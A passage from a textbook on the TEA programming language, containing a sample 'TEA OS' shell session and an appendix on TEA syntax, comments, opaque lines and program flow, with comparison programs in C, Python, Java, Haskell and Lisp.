math EXPRESSION
print
tea CODE
time
timestamp
username NAME
whoami | name
```

```
=o==o==o==o==o==o==o=


------------------
TOS/21:37:48/>
date
Monday, 18 May 2026
------------------
TOS/21:37:52/>
whoami
Fut. Prof. JWL
------------------
TOS/21:37:57/>
programs
nugreetings
the_greetings
about.tea
------------------
TOS/21:38:01/>
cat about.tea
i!:Hello World
------------------
TOS/21:38:16/>
run about.tea
Hello World
------------------
TOS/21:38:23/>
tea n!:100|v:vN|r@:{Here's a random number: #vN#}
Here's a random number: 94
------------------
TOS/21:39:55/>
echo n!:100|v:vN|r@:{Here's a random number: #vN#}
n!:100|v:vN|r@:{Here's a random number: #vN#}
------------------
TOS/21:40:11/>
write rng.tea
DATA WRITTEN to File: rng.tea
------------------
TOS/21:40:30/>
whatis rng.tea
```

```
=o==o==o==o==o==o==o=
That help topic [rng.tea] is not understood or supported. Try
    the 'help' command to see what help commands there are.
   For example 'help whatis'
=o==o==o==o==o==o==o=


-------------------
TOS/21:40:38/>
programs
nugreetings
the_greetings
about.tea
-------------------
TOS/21:40:42/>
files
.
datefile
info.text
info
nugreetings
run
the_greetings
permutate
helloworld
about.tea
rng.tea
-------------------
TOS/21:40:48/>
add-program rng.tea
User PROGRAM [rng.tea] is now REGISTERED.
CAN BE INVOKED as SYSTEM COMMAND.
-------------------
TOS/21:41:01/>
whatis rng.tea

=o==o==o==o==o==o==o=
rng.tea <~ Is a valid user-registered [TEA] program. You
   might run or execute it by directly invoking "rng.tea" or
```

```
   via "run rng.tea".
=o==o==o==o==o==o==o=


------------------
TOS/21:41:07/>
run rng.tea
Here's a random number: 23
------------------
TOS/21:41:16/>
about move

=o==o==o==o==o==o==o=
move FILENAME NEWNAME <~ Change the name of an existing file
   from FILENAME to NEWNAME. WILL ALSO update the registered
   [user] programs list if FILENAME was a registered program.
    Valid FILENAME should consist of ONLY letters a-zA-Z,
   numbers 0-9, underscore _ and/or a dot .
=o==o==o==o==o==o==o=


------------------
TOS/21:41:29/>
move rng.tea rng
Program File rng.tea RENAMED rng
With [WRITE] status: DATA WRITTEN to File: rng
And [REGISTER] status: User PROGRAM [rng] is now REGISTERED.
CAN BE INVOKED as SYSTEM COMMAND.
And [DEL] status: DELETED PROGRAM FILE: rng.tea
With Status: UNREGISTERED PROGRAM FILE: rng.tea
------------------
TOS/21:41:41/>
whatis rng

=o==o==o==o==o==o==o=
rng <~ Is a valid user-registered [TEA] program. You might
   run or execute it by directly invoking "rng" or via "run
   rng".
=o==o==o==o==o==o==o=


------------------
```

```
TOS/21:41:47/>
rang
--COMMAND NOT FOUND | INVALID COMMAND--
------------------
TOS/21:41:50/>
rng
Here's a random number: 60
------------------
TOS/21:41:53/>
rng
Here's a random number: 76
------------------
TOS/21:41:58/>
time
21:42:04
------------------
TOS/21:42:04/>
name
Fut. Prof. JWL
------------------
TOS/21:42:07/>
export
=o==o==o==o==o==o==o=
Thanks for Using TEA OS v1.1.0
```

Chapter 34

Conclusion

We have covered sufficient material to help anyone coming to **TEA**, to be able to understand where the language came from, what it is based on, how it is designed or specified, what the language grammar is, how the language is processed, what sample programs in the language look like, and finally, what the core aspects of the language's Instruction Set are, A: to Z:, as well as sufficient test cases and sample codes for almost each specified aspect of those 26 core TEA primitives. This book is additionally meant to serve as an operating manual[1] and working reference for those using TEA programming in practice, across domains, as well as those reading and trying to understand, debug or extend [existing] TEA programs. We have also included material on where, how and which TEA standard to install where, how to run or update it, as well as where to find the developers for feedback, how to join the TEA user, developer and research community and also how one might learn from and follow the inventor of the language himself.

[1] Almost like what **a grimoire** would be, in case computer programming was likened to practicing magick!

Appendix A

PROGRAMMING FUNDAMENTALS in TEA




Figure A.1: Another BCA (Blackboard Computing Adventures) session concerning **Testing One's Knowledge of TEA Program Processing and Semantics** via prompting the student to correctly match 8 mini TEA programs to 8 randomized corresponding outputs given the basic input as just "HELLO". Details of the lecture are online via `https://t.me/bclectures/1684`

In this bonus chapter, we are going to cover some material that one might typically expect to find in a standard textbook or reference on basic programming for either students of Computer Science or anyone interested in learning programming from scratch. Typically, such material is meant to help instill in the student the idea or mental model of **how computers "think"**, or rather, how it is that we can make them solve problems that perhaps only humans could previously solve[1]. However, instead of wasting space and time repeating what is already well-catered for in many other standard books, we shall instead focus on highlighting several important foundation concepts with

[1]Talking of computers solving problems, it should be worth mentioning that, in the early days (especially early 20th century or even before), there was a popular phenomena amongst computer scientists and engineers known as '**Human Computers**". Essentially, just like a complex problem might be solved nowadays by designing a solution in the form of an algorithm that can be distributed among several or even just a single computer, likewise, well-trained humans were assigned specific tasks they would solve in a nearly algorithmic/robotic manner, only that they were not machines and were instead humans — usually ladies in fact!

regards to general computer programming, that anyone interested in TEA programming needs be aware of with regards to how they can be accomplished using this somewhat new and unusual but powerful language.

A.1 Introduction and SCOPE

We shall cover the following material or topics in order..

1. **Basic Syntax and Program Structure**
   - How to write and run a simple program such as "Hello World".
   - Understanding statements, expressions, and program flow.
   - How TEA syntax differs from traditional/common languages such as C, Python and Java.
2. **Data Types and Variables**
   - Primitive Types: numbers, characters, strings, booleans, regular expressions.
   - Declaring and Storing values in variables.
   - How TEA types differ from types in traditional/common languages such as C, Python and Java.
   - Are there Dynamic or Static Types in TEA?
3. **Operators and Expressions**
   - Arithmetic (+, -, *, /).
   - Comparison (==, `<`, `>`).
   - Logical (`&&`, `||`, `!`)
   - How TEA handles operator precedence and unusual operators.
   - Are TEA command qualifiers a kind of Operator or Operator Modifier?
4. **Control Flow**
   - Conditional Statements (if, else, switch).
   - Loops (for, while, do-while).
   - How Pattern Matching Works in TEA
   - Breakpoints, Conditional and Unconditional Program Termination
5. **Functions and Modularization**
   - Defining Reusable Blocks of Code: Encapsulation and Closures in TEA - code in labeled blocks, code in strings.

- Parameters and Return Values
- Scope of Variables
- How TEA Functions Work - leveraging Context-Aware and Context-Unaware Code Evaluation

6. **Input and Output**
   - Reading User Input
   - Printing or Displaying Results
   - File Handling Basics
   - Highlights of How basic Input/Output varies in TEA vs C, Python and Java
7. **Data Structures**
   - Arrays, Strings, Lists
   - How to store and manipulate collections
   - How to Parse and Produce JSON in TEA
8. **Error Handling**
   - Common runtime errors (division by zero, invalid input, undefined commands, invalid syntax)
   - Debugging basics in TEA
   - Exception Handling in TEA - equivalents of try-catch constructs in TEA
9. **Memory and Variable Lifetime**
   - Stack vs Heap (in C) and correspondences in TEA
   - Garbage Collection vs Manual Memory Management in TEA
   - TEA Database/Persistent Memory
   - Manual Memory Management in TEA - especially via the CLEAR, VAULT and YANK command spaces
10. **Problem-Solving Mindset**
    - Breaking Large Problems into Smaller Steps (algorithmic thinking)
    - Writing Pseudocode before coding.
    - How to translate logic into TEA code.
    - Various ways of approach Abstraction using TEA

Of course, that is quite an ambitious undertaking, and its a work that usually might span several chapters of even fill an entire text-book on its own. However,

as this book (the TEA TAZ) is a **living document**, and as its original core purpose was mostly to introduce and explain the TEA language and not necessarily all of general programming or computing skills, we shall mostly only treat of those topics at sparingly, and might especially fill-in the gaps as time and the material evolves. Thus, where necessary, sometimes refer to the earlier chapters in the book because lots of material and discussion relevant to these foundational topics is already well catered for in the many illustrations, notes and example TEA programs we have used to demonstrate how to approach solving many kinds of problems via the language.

That said, for starters, we shall simply have a shell of the topics to be covered, and shall steadily go on filling-in the gaps as already indicated...

A.2 TOPIC-1: Basic Syntax and Program Structure

A.2.1 How to write and run a simple program such as "Hello World"

Many programmers new to a language get their first appreciation of how to go about solving problems using its syntax and semantics via first learning how to write basic standard programs such as the "Hello World" program. This essentially boils down to just how to write a program that does just one basic thing; it accepts a (usually hard-coded) string with the literal message or phrase "Hello World", and then when run, only prints that string to standard output and then quits or does not much else but terminate thereafter.

For TEA, such a program is as follows:

```
LEARN PROGRAMMING: TEA Hello World
i!:Hello World
```

That program leverages the **INTERACT** command space as well as TEA Strings[2]. For an interactive Hello World that also involves greeting one using a user-provided name, refer to TEA program example **Listing 31.2** in **Section 31.2**.

[2]First introduced in **Section 1.1**.

A.2.2 Understanding statements, expressions, and comments.

We shall then consider the formalisms that underlie the literal expression of any TEA program. For starters, note that, concerning the correct syntax of any TEA program, textbfSection 2.1 does sufficiently introduce the formal syntax and grammar of any TEA program, and we shall merely build upon that background here.

Statements

In any language, a valid computer program typically consists of one or more statements. In TEA, a statement is a complete instruction — a unit of action. Beginners should see TEA statements as the building blocks of a valid TEA program, each one telling the computer to transform input (usually the "Active Input", AI — refer to **Section 1.1**) in a specific way.

The most basic kind of TEA statements are instructions that merely consist of just a single TEA primitive and nothing else. For example, the following program consisting of just the statement "I:" would take whatever was the externally provided input — such as the literal string "Hello World", and present an input prompt for which the prompt message is that message.

LEARN PROGRAMMING: Simplest TEA Statements

```
I:
```

That program, given the input indicated above, would essentially be equivalent to that in **Listing A.2.1**.

Moreover, as one can tell by looking at the formal syntax of any valid TEA instruction as depicted in **Figure 2.1**, but also which we reproduce here:

TEA Instruction Line (Regular Expression)

```
^\s*[a-zA-Z](?:[\.!\*@]|(?:\*!)|(?:!@)|(?:\*@)|(?:\
  *!@)|(?:.@)|(?:\*\.)|(?:!\.)|(?:\*!\.))?:.*$
```

Figure A.2: The Formal Syntax of a single TEA Statement

We see that a valid TEA statement is any expression that might open with optional white space, followed by a single letter drawn from the Alphabet A to Z or a to z, and which can then be followed by one or more of the TEA command qualifiers in their natural/expected order, finally terminating with a single colon, ":". That specifies the simplest statements that essentially bear no parameters or arguments for the instruction — such as just "a:", "a!:", "C@:" or "Z*:". However, we can also pass one or more arguments to a TEA instruction by specifying more literal strings beyond that first colon, and which parameters, when they are TEA strings can either be written literally without any delimiters such as in `a!:hello world`, but which can also be written with delimiters to emphasize that they are strings such as in `a!:{one two 3 bla blah}` or `a!:"one two 3 bla blah"`, and which, when the command accepts multiple parameters such as in `D!:[a-z]:[.,]:{123}` — requires that the multiple parameters or arguments are delimited using a single colon as shown.

TEA Expressions

Typically, expressions in a programming language are some sequence of symbols that when evaluated, simply reduce to some literal and/or terminal value — such as just a number, a string or a symbol. For TEA, in case one wishes to merely express a basic literal value without any processing being applied to it, they typically would merely write something like `I!:VALUE`. For example, `i!:1` would return "1", `i!:{some test}` would return "some test", etc.

The above examples return a literal that was processed without first being stored anywhere. However, we shall later also consider the case of returning a literal that is first stored in a variable, or what in TEA are called **vaults**.

TEA Comments and TEA Opaque Lines

Finally, note that, just as with any other programming language, TEA programs might often require the specification or use of non-executable statements or expressions within a given program's source code. Such are what in programming speak are typically known as "comments". For example, consider the following simple TEA program where each instruction is placed on a single line:

TEA COMMENTS: Example 1: Program without comments

```
I!:{Hello World}
V:vMSG
N:
X:(
X!:)
X!:-
X*!:vMSG
```

That program basically takes the given explicit input “Hello World”, and then prefixes it with some **random digit** that is formatted such as “(1)-”, “(5)-”, etc. Thus, we shall get outputs such as “(0)-Hello World” or “(8)-Hello World”, etc.

However, since TEA comments are any statement within a TEA program that begins with a “#” symbol until the end of the line, then, we can modify the above program so that we omit the dash, “-”, symbol from the ouput. We can do that as such:

TEA COMMENTS: Example 2: Program without comments

```
I!:{Hello World}
V:vMSG
N:
X:(
X!:)
#X!:-
X*!:vMSG
```

The output shall then become something like “(0)Hello World”, “(2)Hello World”, etc.

Moreover, one should further appreciate that not only do TEA comments work for the purpose of blocking, omitting or making particular lines in a TEA program inaccessible to the TEA instruction processor, but that, any such lines are likewise treated as **TEA Opaque Lines** (TOL) — refer to **Section 2.2**

where the processing of TEA programs is introduced, and specifically refer to **Figure 2.7** that highlights the processing mechanism underlying the execution of any TEA program.

Thus, in case we modify the original program so that some instructions are placed on the same line. That is...

TEA COMMENTS: Example 3: Program without comments

```
I!:{Hello World} | V:vMSG
N:
X:( | X!:) | X!:-
X*!:vMSG
```

We then can see that this new modified version does still produce the same outputs as the original — we have not added comments yet, and the logic hasn't been modified, just the program's syntax and structure was touched.

But if we introduce some comments, just so that we for example want to explain what is happening, but without altering the program's semantics, we can have something like...

TEA COMMENTS: Example 4: Program with comments

```
# set the input and store it in a variable
I!:{Hello World} | V:vMSG
# generate some random digit
N:
# pad that...
X:( | X!:) | X!:-
# suffix the value stored in vault vMSG
X*!:vMSG
```

Of course, that program shall clearly produce the same output as the original as well. But, notice what happens in case we instead leverage the idea of **TEA**

Opaque Lines — which, in a way are treated as comments by the TEA processor simply because they do not qualify to be processed as valid TEA instructions or TEA instruction lines. We for example might have **Example 4** modified thus:

TEA COMMENTS: Example 5: Program with TOL

```
 set the input and store it in a variable
I!:{Hello World} | V:vMSG
generate some random digit
N:
pad that...
X:( | X!:) | X!:-
suffix the value stored in vault vMSG
X*!:vMSG
```

Which essentially is **Example 4** with only the "#" symbols originally used to indicate the start of comments omitted! Why would it not issue a run-time error or cause the program to fail to be processed? Well... **That among the beautiful features of TEA programs!** TOL can be used anywhere one might have used a TEA comment, BUT — and this is **PARAMOUNT** — with care, and only when you are sure about what you are doing. Otherwise, stick to TEA comments when still a beginner.

To illustrate the fact that we can mix TEA comments and TOL, consider another variation of the above program, that likewise maintains the same logic/semantics as the original program:

TEA COMMENTS: Example 6: Program with comments and TOL

```
#set the input and store it in a variable
I!:{Hello World} | V:vMSG
# generate some random digit
N:
pad that...
X:( | X!:) | X!:-# just to stress..
# suffix the value stored in vault vMSG
```

```
X*!:vMSG
```

Which correctly produces outputs such as “(9)-Hello World”, “(7)-Hello World”, etc.

HOWEVER, notice that happens in case we try to MISUSE TEA Opaque Lines:

TEA COMMENTS: Example 7: Program with comments and TOL

```
#set the input and store it in a variable
I!:{Hello World} | V:vMSG
# generate some random digit
N:
pad that...
X:( | X!:) | X!:- just to stress..
# suffix the value stored in vault vMSG
X*!:vMSG
```

Which, is essentially **Example 6** with the second last comment modified into a TOL. Notice that suddenly, we then see our comments polluting or rather, modifying the program’s output and which then means, we accidentally have corrupted the original program’s logic or semantics. We for example get outputs such as “(5)- just to stress..Hello World”, “(0)- just to stress..Hello World”, etc. Which tell us that the TOL we just introduced is being treated as part of the TEA instruction right before it! That’s the instruction `X!:-`. In order to prove this, or rather, fix that, without eliminating the use of a TOL, we can do the following:

TEA COMMENTS: Example 8: Program with comments and TOL

```
#set the input and store it in a variable
I!:{Hello World} | V:vMSG
# generate some random digit
N:
pad that...
```

```
X:( | X!:) | X!:-| just to stress..
# suffix the value stored in vault vMSG
X*!:vMSG
```

OR

TEA COMMENTS: Example 9: Program with comments and TOL

```
#set the input and store it in a variable
I!:{Hello World} | V:vMSG
# generate some random digit
N:
pad that...
X:( | X!:) | X!:{-}| just to stress..
# suffix the value stored in vault vMSG
X*!:vMSG
```

Both **Example 8** and **Example 9** still use the TOL where we originally had used a TEA comment, however, they do it correctly/in a safer way — we essentially can safely use a TEA Opaque Line on a line containing earlier TEA code we wish to have executed, by ensuring that, before we start the TOL, we insert the TEA Instruction Delimiter (TID), "|", so that, even if we do not begin our comment with a #, and yet, the rest of the line shall simply be skipped, in case is it made up of gibberish or some stuff that isn't legit TEA code. To stress that point, also notice that, attempts to put legit TEA code inside a TOL would also not work. Such as the following example.

TEA COMMENTS: Example 10: Program with comments and TOL

```
#set the input and store it in a variable
I!:{Hello World} | V:vMSG
# generate some random digit using | N:10
N:
pad that...
X:( | X!:) | X!:-| just to stress.. X!:{_*_}
```

```
# suffix the value stored in vault vMSG
X*!:vMSG
```

Thus, even though we put some valid TEA code in the second comment, but also in the second-last one — that one also a TEA Opaque Line or TEA Opaque Expression to be more accurate, and yet, they are simply disregarded by the TEA processor — which is the correct thing to do/expect — and so that **Example 10** likewise produces the same outputs as the original program.

Such are the peculiarities, but also power and beauty of writing comments, but also documentation, in TEA programs!

A.2.3 TEA Program Flow

Program flow in TEA is *sequential* in the sense that instructions are executed in the order they appear in the source code. This aligns with the usual meaning of sequential execution in computer science, where the natural order of progress follows the first-occurrence of instructions unless explicitly altered by control structures. While one might loosely describe this as *imperative*[3], it is more precise to note that TEA emphasizes a distinctive model of **sequence-transformer chaining** as its core paradigm[4]. In this model, each instruction consumes the output of the previous one, forming a pipeline of transformations. Formally, for a TEA program consisting of instructions $t_1, t_2, \ldots, t_n$ and an initial literal input I_0, execution proceeds as follows:

$$I_0 \xrightarrow{t_1} I_1 \xrightarrow{t_2} I_2 \cdots \xrightarrow{t_n} I_n = O.$$

Thus, TEA's program flow is both sequential in execution order and pipeline-oriented in semantics, highlighting its emphasis on chained transformations rather than isolated commands. Written in its briefest form, we see that for a TEA program $T^n = \langle t_{i\in[1,n]} \rangle$, a typical execution produces O given I_0 via:

$$I_0 \xrightarrow{T^n} I_n = O$$

[3] "Imperative" refers to the programming paradigm where computation is described as a sequence of commands that change program state. Languages like C, Java, or Python are imperative because they tell the computer how to do something step by step. Sequential execution is a feature of imperative languages, but "imperative" is broader — it's about the paradigm, not just the flow.

[4] TEA's distinctive emphasis is that each instruction transforms the output of the previous one. This is not just sequential execution; it's a pipeline model. In CS terms, this resembles functional composition or stream processing, but expressed imperatively through decorated alphabet primitives.

Of course, there are valid TEA programs where the flow of execution might sometimes proceed in a nonlinear manner; such as when the program contains **JUMP** statements, **FORK** statements as well as other control-flow TEA instructions as we introduce and discuss in **Section A.5**. However, for a focus on the mathematics underlying TEA program execution as laid out above, either refer to **Chapter 4**, **Chapter 5** — especially **Section 5.2.9**, or otherwise refer to the paper introducing TEA's formal semantics for the first time, in [57].

To help quickly illustrate how it all works, consider the following basic example of a TEA program that essentially accepts an initial input (potentially sourced from outside the program), stores it, generates a random number between 100 and 1000, then returns the result of joining the two using the literal string " + ":

LEARN PROGRAMMING: Program Flow in TEA via Sequence-Transformer Chaining Demo V1

```
I:{Input At Start}
V:vIN
N:1000:100
V:vNUMBER
Y:vIN
X!:{ + }
X*!:vNUMBER
```

Given some initial input, I_0, such as the default "Input At Start", we expect the final output, $I_7 = O$, to be equal to something like "Input At Start + 884". to see how the program flows from start to finish, note that the process can be visualized using a TEA-instruction annotated chain of sequence transformers as depicted in **Transformer 11**.

Moreover, even though the same program might be written differently — such as expressing it using Minified form as below:

LEARN PROGRAMMING: Program Flow in TEA via Sequence-Transformer Chaining Demo V2 (Minified)

```
I:{Input At Start}|V:vIN|N:1000:100|V:vNUMBER|Y:vIN|
  X!:{ + }|X*!:vNUMBER
```

Or perhaps via more creative use of TEA features such as replacing the last 3 instructions in **Listing A.2.3** with just a single instruction, so that we instead have:

LEARN PROGRAMMING: Program Flow in TEA via Sequence-Transformer Chaining Demo V3

```
I:{Input At Start}
V:vIN
N:1000:100
V:vNUMBER
R@:{#vIN# + #vNUMBER#}
```

Which would still produce outputs conforming to the original semantics and patterns such as "Input At Start + 325" or "hello 123 blah blah + 325" in case the external value passed to the program was say "hello 123 blah blah". Moreover, it does all this via a shorter program; a shorter transformer chain (T^5 instead of original T^7) than the original program (V1, but also V2) did, by leveraging TEA template expressions (refer to **Section 24.2.2**).

A.2.4 How TEA syntax differs from traditional/common languages such as C, Python, Java, but also Haskell and Common LISP.

For comparison, and just momentarily, one might wonder what the differences and similarities between the Transforming Executable Alphabet and other commonplace general-purpose programming languages might be. For simplicity's sake, we shall only use the example case just illustrated in the above section, and shall render equivalent programs using the syntax and semantics of C, Python and then Java — three of the currently most popular languages globally. For completeness's sake, we shall also consider how this same program might be realized in language especially popular among academic researchers on programming languages; Haskell as well as Common LISP.

First, here is the equivalent program in C:

C: TEA-like Sequence-Transformer Chaining Program Flow with String Template Processing

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <time.h>

int main(int argc, char *argv[]) {
    /* Initialize Active Input (AI) */
    const char *default_input = "Input at Start";
    char vIN[256];
    if (argc > 1) {
        strncpy(vIN, argv[1], sizeof(vIN)-1);
        vIN[sizeof(vIN)-1] = '\0';
    } else {
        strncpy(vIN, default_input, sizeof(vIN)-1);
        vIN[sizeof(vIN)-1] = '\0';
    }

    /* Side-effect: store vIN (already stored in vIN
       variable) */

    /* Generate random number between 100 and 1000
      */
    srand((unsigned) time(NULL));
    int vNUMBER = (rand() % 901) + 100; /* 0..900 ->
       100..1000 */

    /* Produce dynamic string combining vIN and
      vNUMBER */
    char output[512];
    snprintf(output, sizeof(output), "%s + %d", vIN,
       vNUMBER);

    printf("%s\n", output);
    return 0;
}
```

And then, the equivalent program in Python:

PYTHON: TEA-like Sequence-Transformer Chaining Program Flow with String Template Processing

```python
#!/usr/bin/env python3
import sys
import random

# Initialize Active Input (AI)
default_input = "Input at Start"
vIN = sys.argv[1] if len(sys.argv) > 1 else
  default_input

# Side-effect: store vIN (already stored in vIN
  variable)

# Generate random number between 100 and 1000
vNUMBER = random.randint(100, 1000)

# Produce dynamic string combining vIN and vNUMBER
output = f"{vIN} + {vNUMBER}"
print(output)
```

And then, the equivalent program in Java:

JAVA: TEA-like Sequence-Transformer Chaining Program Flow with String Template Processing

```java
import java.util.Random;

public class TeaLike {
    public static void main(String[] args) {
        // Initialize Active Input (AI)
        String defaultInput = "Input at Start";
        String vIN = (args.length > 0) ? args[0] :
          defaultInput;

        // Side-effect: store vIN (already stored in
           vIN variable)
```

```
        // Generate random number between 100 and
           1000
        Random rnd = new Random();
        int vNUMBER = rnd.nextInt(901) + 100; //
           0..900 -> 100..1000

        // Produce dynamic string combining vIN and
           vNUMBER
        String output = vIN + " + " + vNUMBER;
        System.out.println(output);
    }
}
```

At this point, one should surely have already come to appreciate the sheer acute simplicity of programming in TEA when compared to these "giant" popular, mainstream and actually traditional programming languages! *Isn't it very elegant and beautiful, albeit effortless to program in TEA?*

Alright, further, compare our basic illustration program from **Listing A.2.3** with the equivalent programs in Haskell and then LISP:

HASKELL: TEA-like Sequence-Transformer Chaining Program Flow with String Template Processing

```
-- Save as TeaLike.hs and run with: runghc TeaLike.
   hs [optionalInput]
import System.Environment (getArgs)
import System.Random (randomRIO)

main :: IO ()
main = do
  -- Initialize Active Input (AI)
  args <- getArgs
  let defaultInput = "Input at Start"
      vIN = if null args then defaultInput else head
         args

  -- Side-effect: store vIN (already bound to vIN)
```

```
  -- Generate random number between 100 and 1000
  vNUMBER <- randomRIO (100, 1000) :: IO Int

  -- Produce dynamic string combining vIN and
     vNUMBER
  let output = vIN ++ " + " ++ show vNUMBER
  putStrLn output
```

Of course, when comparing these programs to the TEA example, note that we have deliberately included explanatory lines in the form of comments, so as to help explain and illustrate what is happening in these other languages relative to what we did in the TEA program. But still, even after stripping out the comments, one might readily see how complicated these other languages are when compared to the simpler syntax and semantics of the Transforming Executable Alphabet!

Common LISP: TEA-like Sequence-Transformer Chaining Program Flow with String Template Processing

```
;; Save as tea_like.lisp and run with: sbcl --script
   tea_like.lisp [optionalInput]
(defun main (&optional arg)
  ;; Initialize Active Input (AI)
  (let* ((default-input "Input at Start")
         (vIN (if arg arg default-input)))
    ;; Side-effect: store vIN (already stored in vIN
       variable)

    ;; Generate random number between 100 and 1000
    ;; Common Lisp RANDOM returns 0..n-1 for integer
       n
    (let ((vNUMBER (+ 100 (random 901))))
      ;; Produce dynamic string combining vIN and
         vNUMBER
      (format t "~a + ~d~%" vIN vNUMBER))))

;; Entry point for script execution
(when (member :script *features*)
```

```
  (main (first *posix-argv*)))
```

So that's it! We have compared TEA to 5 other languages using a basic, dead-simple but general-enough use-case; producing a dynamic output string based on a string template that can incorporate an externally sourced/user-provided input as well as some internally generated data such as a random number.

Of course, our original focus was to help illustrate the concept of TEA's sequence-transformer-chaining paradigm. These other programming languages use different paradigms though; C for example typically belongs to the *imperative* family, where programs are expressed as sequences of commands that mutate state; Haskell exemplifies the *functional* paradigm, emphasizing pure functions, expression evaluation, and composition rather than explicit state changes; Java is primarily *object-oriented* (with imperative control flow), organizing computation around mutable objects and their methods; Python is multi-paradigm, comfortably supporting imperative, object-oriented, and functional styles; and Lisp (and its dialects) foregrounds symbolic computation and homoiconicity, enabling powerful metaprogramming and both functional and dynamic imperative styles. By contrast, TEA's sequence-transformer-chaining model foregrounds a pipeline view of computation: each instruction deterministically transforms the current active input into the next, producing a [non-]linear[non-]linear[5] chain of text transformations from an initial literal to a final output. This makes TEA feel sequential in execution order but pipeline-oriented in semantics — a design that highlights compositional transformation of data, clear local reasoning about each step, and a different tradeoff between side effects and composability than the conventional paradigms above.

A.3 TOPIC-2: Data Types and Variables

In **Section 1.1** where we first introduced the basics concerning TEA nomenclature and concepts, it was especially stressed that **TEA essentially has no special data types other than String or mere Text.** That is such an important aspect of TEA programming — a fundamental — so that it surely is worth its own section and discussion so as to drive the point home, and thus

[5]Of course, as mentioned before, when one introduces TEA's control-flow instructions such as with **F:** or **J:** or **Q:**, then we also have the possibility of non-linear, or even circular process flows such as might be relevant for realizing loops, iterations, etc.

this present undertaking.

Closely related, is the matter of how one can approach the matter of **declaring and using variables in TEA**. This, because, as with most other programming languages, scenarios exist where the programmer wishes to store their data in a way such that it can later be referenced and can also be invoked or be used without having to explicitly go-on writing verbatim expressions of the original data everywhere it is required, but instead by doing that using just the associated **variable name**.

TEA Strings

For TEA programming, one should appreciate that it is very — meaning *dead simple* — to work with strings. For starters, note that, all TEA instructions irrespective of which or when, accept and only output strings[6]. Thus, when we write:

TEA STRINGS: Example 1: Strings without Delimiters

```
I!:Hello World
X:Message is:
```

The result web get, which is "Message is:Hello World" should indicate that despite having no delimiters on the two string parameters used by the two TEA instructions — `I!:` for unconditionally settings the active input to the specified value, and then `X:` for prefixing the AI with the specified value — are indeed correctly parsed and treated as strings. Moreover, because of how TEA syntax works, the following modified version of that program would still correctly produce the same output as above, despite containing TEA comments affixed to the specified strings...

TEA STRINGS: Example 2: Strings without Delimiters

```
I!:Hello World #but this is a comment
X:Message is:#as well as this
```

[6]Even special cases such as `N:` that is meant to produce random numbers, does in fact output numbers, yes, but they are still strings as far as any other [subsequent] TEA instruction or program is concerned.

Section A.2.2 has already introduced and discussed TEA comments and opaque expressions to great detail so that it should be obvious why this is so. Moreover, assuming we actually wanted to have those words after the comment symbol included in the string we are processing, then, as we see in the following modified example, using **delimited TEA strings** would be the solution:

TEA STRINGS: Example 3: Strings with Delimiters

```
I!:{Hello World #but this is a comment}
X:"Message is:#as "|well as this
```

The output shall be "Message is:#as Hello World #but this is a comment" — which includes the entire original first comment from **Example 2** — because we now have wrapped the entire desired string parameter for the instruction `I!:` in the TEA string delimiters "{" and "}", but also which now includes part of the second comment, since we have not only used the TEA string delimiter "'", but also cut off the rest of the original second comment using a TID, "|", so that the rest of that second line is just a TOL; an opaque expression.

Moreover, in case we wish to use TEA delimited strings, but still having the TEA comments as was the case in **Example 2**, then, we should instead do this:

TEA STRINGS: Example 2: Strings without Delimiters

```
I!:{Hello World} #but this is a comment
X:{Message is: }#as well as this
```

Which shall produce the beautiful output: "Message is: Hello World".

Multi-line TEA Strings

In **Section A.3** we have treated of TEA strings in general, however, we have especially only discussed cases of strings that sit on a single line, such as:

TEA MULTI-STRINGS: Example 1: Dealing with Long Strings

```
I!:{Hello World is such a short phrase, but we can
  actually make it as LONG as WE WISH.}
```

That example will merely output the long string "Hello World is such a short phrase, but we can actually make it as LONG as WE WISH."

However, there might be the tricky case where, the string we wish to process is not only long, or maybe isn't even that long, but **that it contains some new lines.** So, how should we then proceed to express that in a TEA program? The following example should help to illustrate the issue:

TEA MULTI-STRINGS: Example 2: Dealing with Long Strings with Line Breaks

```
I!:{Hello World is such a short phrase,
but we can actually make it as LONG as
WE WISH.}
```

Example 2 shall correctly produce the output:

Sample OUTPUT from Example 2

```
Hello World is such a short phrase,
but we can actually make it as LONG as
WE WISH.
```

Moreover, in case we try do the same thing, but without using TEA delimited strings, such as with:

TEA MULTI-STRINGS: Example 3: Dealing with Long Strings with Line Breaks

```
I!:Hello World is such a short phrase,
but we can actually make it as LONG as
WE WISH.
```

It shall [surprisingly] produce truncated output such as "Hello World is such a short phrase," in this case! The reason is that after the line beginning the TEA instruction containing the multi-line string without delimiters, the rest of the string shall possibly be [mis-]interpreted as a TEA opaque line[7]. That aside, note that, especially when dealing with tricky cases such as when we wish to have a string that contains typical TEA code — refer to the TEA OS example: **Section 33.1.3**, or TEA functions: **Section A.6.1** — we can then instead use the other style of TEA string delimiters to the same or better effect as such:

